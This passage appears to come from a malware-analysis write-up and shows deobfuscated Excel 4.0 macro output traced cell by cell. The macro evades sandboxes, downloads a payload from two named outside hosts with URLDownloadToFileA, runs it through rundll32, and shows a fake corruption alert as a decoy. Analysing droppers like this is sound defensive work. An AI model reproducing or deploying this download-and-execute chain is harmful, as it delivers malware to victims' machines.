CELL:DH60440    , FullEvaluation       ,  FORMULA("=IF(GET.WINDOW(20),,GOTO(R[-366
83]C[118]))",DH60441)
CELL:DH60441    , FullEvaluation       ,  IF(GET.WINDOW(20),,GOTO(R[-36683]C[118])
```



```
                                        GOTO(EH54156)
CELL:EH54156    , FullEvaluation      ,
                                        FORMULA("=""https://eleventalents.com/wp
-keys.php""",GR1704)
CELL:EH54157    , FullEvaluation      ,
                                        GOTO(J19413)
CELL:J19413     , FullEvaluation      ,
                                        FORMULA("=CALL(""urlmon"",""URLDownloadT
oFileA"",""JJCCJJ"",0,R[-12768]C[92],R[-9661]C[-99],0,0)",DD14472)
CELL:J19414     , FullEvaluation      ,
                                        GOTO(DC17857)
CELL:DC17857    , FullEvaluation      ,
                                        FORMULA("=""The workbook cannot be opene
d or repaired by Microsoft Excel because it's corrupt.""",BE29066)
CELL:DC17858    , FullEvaluation      ,
                                        GOTO(AV33595)
CELL:AV33595    , FullEvaluation      ,
                                        FORMULA("=ALERT(R[-30389]C[-124])",FY594
55)
CELL:AV33596    , FullEvaluation      ,
                                        GOTO(BI44045)
CELL:BI44045    , FullEvaluation      ,
                                        FORMULA("=""C:\Windows\system32\rundll32
.exe""",AC34755)
CELL:BI44046    , FullEvaluation      ,
                                        RUN(Sheet2!BG20825)
CELL:BG20825    , FullEvaluation      ,
                                        FORMULA("=R[-20708]C[-100]&"",DllRegiste
rServer""",DE25519)
CELL:BG20826    , FullEvaluation      ,
                                        GOTO(U19181)
CELL:U19181     , FullEvaluation      ,
                                        FORMULA("=CALL(""Shell32"",""ShellExecut
eA"",""JJCCCJJ"",0,""open"",R[-7227]C[-70],R[-16463]C[10],0,5)",CU41982)
CELL:U19182     , FullEvaluation      ,
                                        RUN(Sheet2!AG5074)
CELL:AG5074     , FullEvaluation      ,
                                        CALL("urlmon","URLDownloadToFileA","JJCC
JJ",0,"=""https://dehabadi.ir/wp-keys.php""","=""C:\Users\Public\1A2282P.html"""
,0,0)
CELL:AG5075     , FullEvaluation      ,
                                        GOTO(FW37750)
CELL:FW37750    , PartialEvaluation   ,
                                        FILES("=""C:\Users\Public\1A2282P.html""
")
CELL:FW37751    , FullEvaluation      ,
                                        RUN(Sheet2!EQ39179)
CELL:EQ39179    , FullBranching       ,
                                        IF(ISERROR(R[-1429]C[32]),,RUN(R[20276]C
[34]))
CELL:EQ39179    , FullEvaluation      ,
                                        [TRUE]
CELL:EQ39180    , FullEvaluation      ,
                                                RUN(Sheet2!GR1704)
CELL:GR1704     , FullEvaluation      ,
                                                "https://eleventalents.com/wp-ke
ys.php"
CELL:GR1705     , FullEvaluation      ,
                                                GOTO(DD14472)
CELL:DD14472    , FullEvaluation      ,
                                                CALL("urlmon","URLDownloadToFile
A","JJCCJJ",0,"https://eleventalents.com/wp-keys.php","=""C:\Users\Public\1A2282
P.html""",0,0)
CELL:DD14473    , FullEvaluation      ,
                                                RUN(Sheet2!BE29066)
CELL:BE29066    , FullEvaluation      ,
                                                "The workbook cannot be opened o
r repaired by Microsoft Excel because it's corrupt."
CELL:BE29067    , FullEvaluation      ,
-- More  --
```

Note: For those looking for more resources on XLM macro analysis, I recommend looking at these articles (#1, #2, #3, #4, #5) as well. These articles will give more information about the analysis of XLM macros and methods that you can use.